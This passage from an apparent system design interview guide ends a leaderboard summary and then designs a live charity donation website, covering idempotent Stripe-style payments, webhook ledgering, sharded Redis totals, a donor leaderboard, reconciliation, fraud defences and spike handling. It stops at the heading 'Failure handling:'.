Time windows	One key per period (`day:2026-11-05`, `week:2026-W45`), TTL cleanup
Ties	Pack score and (MAX_TS - ts) into one 53-bit number
Sharding	Hash by player id; top N = merge of shard tops; rank = sum of ZCOUNT
Huge boards	Exact top 10k, approximate percentile for the rest
Friends	Fan-out on read with `ZMSCORE`, sort in app, cache 10 s
Durability	Kafka + DB as truth, Redis replicas + AOF, rebuild with atomic RENAME
Security	Scores only from game servers (mTLS), dedupe by match id
CAP	AP, stale-by-a-second ranks are fine

Sources

- Redis Docs: Leaderboard use case
- Redis Tutorial: Real-time leaderboard with sorted sets
- Hello Interview: Leaderboard / Top-K breakdowns
- DEV: Design a Live Leaderboard for 50M Players
- System Design Academy: Real-Time Leaderboard with Redis Sorted Sets
- OneUptime: How to Use Redis for Gaming Leaderboards

35. Donations Website (Hard)

> A donations website lets viewers of a charity livestream give money to pre-selected charities while the show is on. The page shows a big running total ("$1,284,330 raised"), a goal bar, and a live list of top donors, and the host reads out donations on air. This was asked at Whatnot, a live shopping company, so the "live" part matters. The interviewer is testing four things: that you handle real money correctly (payment provider integration, idempotency, no double charges, no lost donations), that you can keep a running total accurate under thousands of donations per second during a spike, that the number on screen matches the money actually collected (and handles refunds and chargebacks), and that the system survives the moment a celebrity says "donate now".

1. Functional requirements

Core (must have):

1. Users can donate an amount to one of the charities in an event using a card or wallet (Apple Pay, Google Pay).
2. Users see a confirmation once their payment succeeds.
3. Everyone watching sees a real-time running total for the event (and per charity).
4. Everyone sees a live top donors leaderboard and a feed of recent donations (with an optional name and message).
5. Donors can choose to be anonymous.
6. Admins can see reconciled totals and handle refunds and chargebacks.

Below the line (out of scope):

- The video streaming itself. We assume the livestream already exists and we embed a widget next to it.
- Paying out money to charities (settlement to bank accounts). Done after the event, low volume, offline.
- Recurring donations and tax receipts by mail. Nice to have, not core to the live event.
- Building our own card processing. We use a payment provider (Stripe, Adyen, Braintree).

2. Non-functional requirements

1. **Correctness of money:** a donor must never be charged twice for one click, and a successful charge must never be lost. This needs strong consistency in the payment ledger.
2. **Spike tolerance:** normal rate maybe 50 donations per second, but a shout-out on stream can cause 5,000 to 10,000 donations per second for a minute.
3. **Freshness of the total:** the displayed total updates within 1 to 2 seconds of a payment succeeding.
4. **Fan-out:** 2 million concurrent viewers all watching the same total and feed.
5. **Latency:** donate button to "thank you" in under 3 seconds p99 (most of that is the payment provider).
6. **Availability:** 99.99% during the event window (24 to 48 hours). Losing donations during a peak is the worst failure.

7. **Accuracy of the display:** the displayed total can lag, but must converge to the ledger total. It must never show money that was not collected for more than a few seconds, and refunds must eventually be subtracted.
8. **Security:** PCI DSS scope kept minimal (card numbers never touch our servers), fraud checks for stolen cards.
9. **CAP choice:** the **payment ledger is CP** (correct or nothing). The **live total and leaderboard are AP**: always show something, accept a short lag.

3. Back-of-the-envelope estimates

Assumption	Number
Event length	48 hours
Total donations in the event	5 million
Average donation	$25
Peak donation rate (after a shout-out)	10,000 per second for 60 s
Concurrent viewers at peak	2 million
Donation record size	1 KB
Total update push to viewers	1 per second (batched)
Feed messages shown per second	20 (sampled at peak)

```
Average write rate:
  5,000,000 / (48 * 3,600 s) = ~29 donations/s

Peak write rate:
  10,000 donations/s  (300x average)
  -> payment provider calls at 10,000/s; check provider rate limits!
  -> ledger inserts at 10,000/s; fine for a sharded DB or DynamoDB,
     tight for one Postgres primary

Money:
  5M * $25 = $125M total for the event

Storage:
  5M * 1 KB = 5 GB for donations + ~3x for payment events and audit
  -> ~20 GB total. Tiny.

Fan-out to viewers:
  2M viewers * 1 total update/s           = 2M messages/s
  2M viewers * 20 feed items/s (peak)     = 40M messages/s if naive
  -> batch: one message/s per viewer with total + last N items
  -> 2M messages/s, each ~500 bytes = ~1 GB/s outbound across the fleet
  -> with ~50k connections per WebSocket server: 40 servers at peak
```

The math says: the write rate is spiky but manageable, the money must be exact, and the read side (2 million watchers) is a broadcast problem, not a database problem.

4. Core entities

- **Event**: a fundraising livestream. Fields: event_id, title, start_at, end_at, goal_cents, status.
- **Charity**: an organization in the event. Fields: charity_id, event_id, name, logo_url.
- **Donor**: a user, possibly a guest. Fields: donor_id, email, display_name.
- **Donation**: one gift intent. Fields: donation_id, event_id, charity_id, donor_id, amount_cents, currency, status (CREATED, AUTHORIZED, SUCCEEDED, FAILED, REFUNDED, DISPUTED), is_anonymous, message, idempotency_key.
- **PaymentAttempt**: one call to the provider for a donation. Fields: attempt_id, donation_id, provider, provider_payment_id, status, raw_response.
- **LedgerEntry**: an append-only money record (credit on success, debit on refund or chargeback). Fields: entry_id, donation_id, amount_cents (positive or negative), type, created_at.
- **TotalCounter**: the live running total, sharded in Redis, rebuilt from the ledger.

```
CREATE TABLE donations (
  donation_id     UUID PRIMARY KEY,
  event_id        BIGINT NOT NULL,
  charity_id      BIGINT NOT NULL,
  donor_id        BIGINT,
  amount_cents    BIGINT NOT NULL CHECK (amount_cents > 0),
  currency        CHAR(3) NOT NULL,
  status          VARCHAR(16) NOT NULL,
  is_anonymous    BOOLEAN NOT NULL DEFAULT false,
  message         VARCHAR(280),
  idempotency_key VARCHAR(64) NOT NULL,
  created_at      TIMESTAMP NOT NULL DEFAULT now(),
  UNIQUE (donor_id, idempotency_key)
);

CREATE TABLE ledger_entries (
  entry_id      UUID PRIMARY KEY,
  donation_id   UUID NOT NULL REFERENCES donations,
  event_id      BIGINT NOT NULL,
  charity_id    BIGINT NOT NULL,
  amount_cents  BIGINT NOT NULL,         -- +credit, -refund/chargeback
  type          VARCHAR(16) NOT NULL,    -- CAPTURE, REFUND, CHARGEBACK
  provider_ref  VARCHAR(64) NOT NULL,
  created_at    TIMESTAMP NOT NULL DEFAULT now(),
  UNIQUE (provider_ref, type)            -- a provider event applies once
);
```

Money is always stored as integer cents, never floats. `0.1 + 0.2` in floating point is not `0.3`, and auditors notice.

5. API design

Donating requires either a logged-in user or a guest session with email. Admin endpoints require an admin role.

`GET /events/{eventId}` – event info, charities, goal (CDN-cacheable).

`POST /events/{eventId}/donations` – create a donation intent. Header `Idempotency-Key` (UUID created by the client when the form opens).

```
// request
{ "charityId": 3, "amountCents": 2500, "currency": "USD",
  "isAnonymous": false, "displayName": "Sam", "message": "Go team!" }
// response 201
{ "donationId": "d_71c", "status": "CREATED",
  "clientSecret": "pi_3Nx..._secret_abc" }
```

The `clientSecret` lets the browser confirm the payment directly with the provider's SDK (Stripe Elements, for example), so card numbers never reach us.

`GET /donations/{donationId}` – poll status (CREATED, SUCCEEDED, FAILED).

```
{ "donationId": "d_71c", "status": "SUCCEEDED", "amountCents": 2500 }
```

`POST /webhooks/payments` – the provider calls this with payment results. Verified by signature header, not by user auth.

```
{ "id": "evt_1PQ", "type": "payment_intent.succeeded",
  "data": { "object": { "id": "pi_3Nx", "amount": 2500,
            "metadata": { "donationId": "d_71c" } } } }
```

Responds `200` quickly (even for duplicates), `400` for bad signature.


`GET /events/{eventId}/live` – WebSocket or Server-Sent Events (SSE) stream of totals, top donors and recent donations.

```
{ "type": "tick", "totalCents": 128433000, "byCharity": {"3": 51200000},
  "topDonors": [{"name": "Ana", "cents": 1000000}],
  "recent": [{"name": "Sam", "cents": 2500, "msg": "Go team!"}] }
```

`GET /events/{eventId}/leaderboard?limit=50` – top donors (REST fallback).


`POST /admin/donations/{donationId}/refund` – admin refund (admin role, audited).

6. High-level design



How will a user donate?

1. The page opens the donation form and generates an `Idempotency-Key` (UUID) once.
2. The client calls `POST /donations`. The Donation API inserts a CREATED donation row. The unique `(donor_id, idempotency_key)` makes a double submit return the same row.
3. The API asks the provider to create a PaymentIntent with `idempotency_key = donation_id` and `metadata.donationId`. It returns the `clientSecret`.
4. The browser confirms the payment with the provider SDK. 3-D Secure (the bank's extra check) happens here if needed.
5. The provider sends a `payment_intent.succeeded` webhook. The Webhook Service verifies the signature, marks the donation SUCCEEDED, and writes a CAPTURE ledger entry plus an outbox row in one transaction.
6. The client polls `GET /donations/d_71c` (or listens on the live socket) and shows "Thank you".



How will viewers see the running total?

1. An outbox relay publishes `DonationSucceeded` to Kafka.
2. The Total Aggregator adds the amount to a sharded counter in Redis (see deep dive).
3. Once per second, a Snapshot job sums the shards and publishes one "tick" to a pub/sub channel.
4. WebSocket/SSE servers subscribed to that channel push the tick to every connected viewer.

How will viewers see top donors and recent donations?

1. The Leaderboard builder runs `ZINCRBY lb:event:9 2500 donor:42` for each success (top donors by total given).
2. The Feed builder pushes non-anonymous donations with messages into a capped Redis list, after a profanity filter.
3. The Snapshot job adds the top 10 donors and the last few feed items to the 1-second tick.

How are refunds and chargebacks reflected?

1. An admin refund, or a provider `charge.dispute.created` webhook, writes a negative ledger entry.
2. A `DonationReversed` event flows through Kafka and decrements the counter and the leaderboard.

7. Deep dives

How do we integrate payments without double charging or losing donations?

Money has two classic failure modes. A retry creates a second charge (the user clicked twice, or our server timed out and retried). Or the charge succeeds at the provider, but our server crashed before recording it, so the donation is lost from our books.

Option	How	Pros	Cons
Server collects card and charges synchronously	Card goes through our server; we call the provider and wait	Simple flow	Full PCI scope, timeouts leave unknown state
Client-side confirm + webhooks (PaymentIntent)	Server creates intent, browser confirms, provider tells us by webhook	Minimal PCI scope, 3-D Secure built in, async truth	Need webhook handling and reconciliation
Hosted checkout page	Redirect to provider's page	Least code	Leaves our live page, worse UX on stream

Recommended: **PaymentIntent with client-side confirm, and webhooks as the source of truth**. Three layers of idempotency:

1. Client to us: `Idempotency-Key` header, unique in the DB.
2. Us to provider: provider idempotency key = `donation_id`.
3. Provider to us: webhook event id and `(provider_ref, type)` unique in the ledger.

```
def create_donation(req, user, idem_key):
    row = db.fetch_one("SELECT * FROM donations WHERE donor_id=%s "
                       "AND idempotency_key=%s", (user.id, idem_key))
    if row:
        return to_response(row)                          # safe replay
    donation_id = uuid4()
    db.execute("INSERT INTO donations (donation_id, event_id, charity_id, "
               "donor_id, amount_cents, currency, status, idempotency_key) "
               "VALUES (%s,%s,%s,%s,%s,%s,'CREATED',%s) "
               "ON CONFLICT (donor_id, idempotency_key) DO NOTHING",
               (donation_id, req.event_id, req.charity_id, user.id,
                req.amount_cents, req.currency, idem_key))
    intent = stripe.PaymentIntent.create(
        amount=req.amount_cents, currency=req.currency.lower(),
        metadata={"donationId": str(donation_id)},
        idempotency_key=str(donation_id))                # provider-side dedupe
    return {"donationId": donation_id, "clientSecret": intent.client_secret}
```

Webhook handler, with the transactional outbox pattern (write the business row and the event row in the same DB transaction, and a relay publishes the event later, so we never update the DB and forget to publish, or publish and forget the DB):

```
def on_webhook(payload, sig_header):
    evt = stripe.Webhook.construct_event(payload, sig_header, WEBHOOK_SECRET)
    if evt.type != "payment_intent.succeeded":
        return 200
    pi = evt.data.object
    did = pi.metadata["donationId"]
    with db.transaction():
        inserted = db.execute(
            "INSERT INTO ledger_entries (entry_id, donation_id, event_id, "
            "charity_id, amount_cents, type, provider_ref) "
            "SELECT %s, donation_id, event_id, charity_id, %s, 'CAPTURE', %s "
            "FROM donations WHERE donation_id=%s "
            "ON CONFLICT (provider_ref, type) DO NOTHING",
            (uuid4(), pi.amount, pi.id, did)).rowcount
        if inserted == 0:
            return 200                                  # duplicate webhook
        db.execute("UPDATE donations SET status='SUCCEEDED' "
                   "WHERE donation_id=%s", (did,))
        db.execute("INSERT INTO outbox (topic, key, payload) VALUES "
                   "('donations', %s, %s)", (did, json.dumps({
                       "donationId": did, "cents": pi.amount, "sign": 1})))
    return 200
```

Webhooks can be late or lost. A **reconciliation job** runs every minute, lists payments from the provider API for the last hour, and inserts any missing ledger entries. A nightly job compares the provider's settlement report with our ledger to the cent.

Backup payment methods: if the main provider has an outage (5xx or timeouts above a threshold), a circuit breaker routes new intents to a second provider. Each donation records which provider it used.

How do we keep a running total under 10,000 donations per second?

The naive approach is one Redis key: `INCRBY total:event:9 2500`. Redis can do this about 100,000 times per second, so 10,000 per second actually fits on one key. But in an interview you should show you know the hot-key problem: a single key lives on one shard and one CPU core, and Kafka consumers all hammering it adds latency. It also gets worse if the counter is in a database row (row lock contention at a few hundred writes per second).

Option	How	Write scale	Read cost	Cons
Single DB row `UPDATE total = total + x`	Row lock per update	~500 to 1,000/s	1 read	Lock contention, blocks during spike
Single Redis key `INCRBY`	Atomic increment	~100k/s on one core	1 read	Hot key, one shard, no headroom for bigger events

Option	How	Write scale	Read cost	Cons
Sharded counters (N keys)	Increment a random one of N keys; sum them to read	N x single key	N reads (cheap, once per second)	Read must sum shards
Batch in the consumer	Consumer sums 1 second of events, 1 `INCRBY` per second	Unlimited	1 read	Up to 1 s extra lag

Recommended: **batch in the Kafka consumer, writing to sharded counters.** Each consumer instance keeps a local sum per charity for 200 ms, then flushes with one `INCRBY` to its own shard key. Readers sum the shards once per second.

```
NUM_SHARDS = 16

class TotalAggregator:
    def __init__(self, shard_id):
        self.shard_id = shard_id                # one per consumer instance
        self.pending = defaultdict(int)         # charity_id -> cents
        self.offsets = None

    def on_event(self, evt, offset):
        self.pending[evt["charityId"]] += evt["cents"] * evt["sign"]
        self.offsets = offset

    def flush(self):                            # every 200 ms
        pipe = redis.pipeline(transaction=True)
        for charity, cents in self.pending.items():
            pipe.hincrby(f"total:9:shard:{self.shard_id}", charity, cents)
        pipe.hset(f"total:9:shard:{self.shard_id}:offset",
                  "partition_offset", self.offsets)   # for exactly-once
        pipe.execute()
        kafka.commit(self.offsets)
        self.pending.clear()

def read_total(event_id):
    pipe = redis.pipeline()
    for s in range(NUM_SHARDS):
        pipe.hgetall(f"total:{event_id}:shard:{s}")
    totals = defaultdict(int)
    for shard in pipe.execute():
        for charity, cents in shard.items():
            totals[int(charity)] += int(cents)
    return totals
```

Storing the Kafka offset in the same Redis transaction as the increment makes the update effectively exactly-once: after a crash, the consumer reads its saved offset and skips events it already counted.

The Kafka topic is partitioned by `donation_id`, so load spreads evenly across consumers, and each consumer owns one shard key.

How do we build the top donors leaderboard?

Top donors are ranked by total given across all their donations, not by single gift.

Option	How	Pros	Cons
`SQL GROUP BY donor ORDER BY SUM DESC LIMIT 10`	Query the ledger	Exact	Heavy at 10k writes/s, run every second = expensive
Redis sorted set `ZINCRBY`	Increment donor's total, read `ZREVRANGE 0 9`	O(log N), live	Must handle refunds (negative increments)
Min-heap of top K in the consumer	Keep only the top K in memory	Very cheap	Hard to handle refunds and restarts

Recommended: **Redis sorted set with `ZINCRBY`**, keyed per event (and per charity if needed). Refunds are a negative `ZINCRBY`. Anonymous donors are stored under their id but displayed as "Anonymous".

```python
def on_leaderboard_event(evt):
    member = f"donor:{evt['donorId']}"
    redis.zincrby(f"lb:{evt['eventId']}", evt["cents"] * evt["sign"], member)

def top_donors(event_id, n=10):
    rows = redis.zrevrange(f"lb:{event_id}", 0, n - 1, withscores=True)
    return [{"name": display_name(m), "cents": int(s)} for m, s in rows]
```

The leaderboard consumer must also be idempotent. Use the same offset trick as the totals, or keep a `SETNX seen:{donation_id}:{sign}` key with a 3-day TTL.

Moderation: names and messages are public on a live stream. Run a profanity filter and let a human moderator remove items from the feed. A hidden message still counts toward the total.

How do we keep the displayed total consistent with the money we actually collected?

The display path (Redis counters) and the money path (ledger) are separate. They can drift: a consumer bug, a lost event, a refund that was not applied.

Option	How	Pros	Cons
Display reads the ledger directly	`SELECT SUM(amount_cents)` every second	Always matches	Heavy query at scale, DB becomes the bottleneck
Display from counters only	Trust Redis forever	Fast	Drift is never fixed
Counters + periodic reconcile from ledger	Redis for live; every minute compare with ledger sum, fix drift	Fast and correct over time	Brief windows of small mismatch

Recommended: **counters for live display, ledger as truth, reconcile every minute.**

```sql
-- ledger truth, per charity, using an index on (event_id, charity_id)
SELECT charity_id, SUM(amount_cents) AS cents
FROM ledger_entries
WHERE event_id = 9
GROUP BY charity_id;
```

```python
def reconcile(event_id):
    truth = dict(db.query(LEDGER_SUM_SQL, (event_id,)))
    live  = read_total(event_id)
    for charity, cents in truth.items():
        drift = cents - live.get(charity, 0)
        if abs(drift) > 0:
            # write the correction into a dedicated shard, so normal
            # consumers never fight over it
            redis.hincrby(f"total:{event_id}:shard:reconcile", charity, drift)
            metrics.increment("total_drift_cents", abs(drift))
```

Remember that events in flight (in Kafka, not yet in Redis) make the live total legitimately a bit lower than the ledger. Reconcile only against ledger entries older than, say, 30 seconds, so you do not “correct” lag into a double count.

What should the display mean? We only count **captured** payments (SUCCEEDED). We do not count CREATED or AUTHORIZED, since many of those fail. Some products show “pledged” separately, but on a charity stream the honest number is money collected.

How do we handle fraud and chargebacks?

Donation pages are a magnet for card testing: fraudsters try thousands of stolen cards with $1 donations to see which ones work. This costs us provider fees, gets the account flagged, and later turns into chargebacks (the real card owner disputes the charge, the money is pulled back, and a fee is added).

Defense	Stops	Notes
Provider fraud scoring (Stripe Radar, Adyen RevenueProtect)	Known bad cards and patterns	Turn on, tune rules
Minimum amount (for example $5)	Card testing with $1	Small UX cost
Rate limits per IP, device, card fingerprint, email	Bulk attempts	Return a generic error
CAPTCHA after N failed attempts	Bots	Only shown to suspicious traffic
3-D Secure for risky payments	Stolen cards, shifts liability to the bank	Adds a step
Velocity rules on the leaderboard	Fraudster buying the #1 spot with a stolen card	Hold large gifts from the board until reviewed

Chargebacks arrive days or weeks later through a `charge.dispute.created` webhook. The flow is the same as a refund: write a negative CHARGEBACK ledger entry, publish `DonationReversed (sign = −1)`, the total and leaderboard decrease. If the event is over, the final reported total is adjusted in the admin report.

```
def on_dispute(evt):
    d = evt.data.object
    with db.transaction():
        db.execute("INSERT INTO ledger_entries (entry_id, donation_id, event_id,"
                   " charity_id, amount_cents, type, provider_ref) "
                   "SELECT %s, donation_id, event_id, charity_id, %s, "
                   "'CHARGEBACK', %s FROM donations WHERE donation_id=%s "
                   "ON CONFLICT (provider_ref, type) DO NOTHING",
                   (uuid4(), -d.amount, d.id, d.metadata["donationId"]))
        db.execute("UPDATE donations SET status='DISPUTED' WHERE donation_id=%s",
                   (d.metadata["donationId"],))
        db.execute("INSERT INTO outbox (topic, key, payload) VALUES "
                   "('donations', %s, %s)", (d.metadata["donationId"],
                   json.dumps({"donationId": d.metadata["donationId"],
                               "cents": d.amount, "sign": -1})))
```

How do we survive the spike during a live shout-out, and what fails?

When the host says “everyone donate $10 right now”, traffic jumps 300x in seconds.

Pressure point	Risk	Mitigation
Event page loads	Origin overload	Static page + event JSON on CDN
Donation API	Pod saturation	Pre-scale before scheduled moments, autoscale on CPU and queue depth
Payment provider	Rate limits (provider-side), latency spikes	Ask provider to raise limits for the event, client confirms directly so our servers do not wait
Ledger DB	Insert rate at 10k/s	Shard by `donation_id`, or use DynamoDB with on-demand capacity
Webhook endpoint	Burst of 10k/s	Webhook Svc only verifies + enqueues, returns 200 fast; workers do DB writes
Live fan-out	2M sockets	1 tick per second, batched; pub/sub fan-out to 40+ WebSocket nodes

The key design choice for the spike is that **the donation path never waits on the display path**. If Kafka, Redis, or the WebSocket fleet are slow, donations still succeed and the ledger is still correct. The total just catches up a few seconds later.

Failure handling:

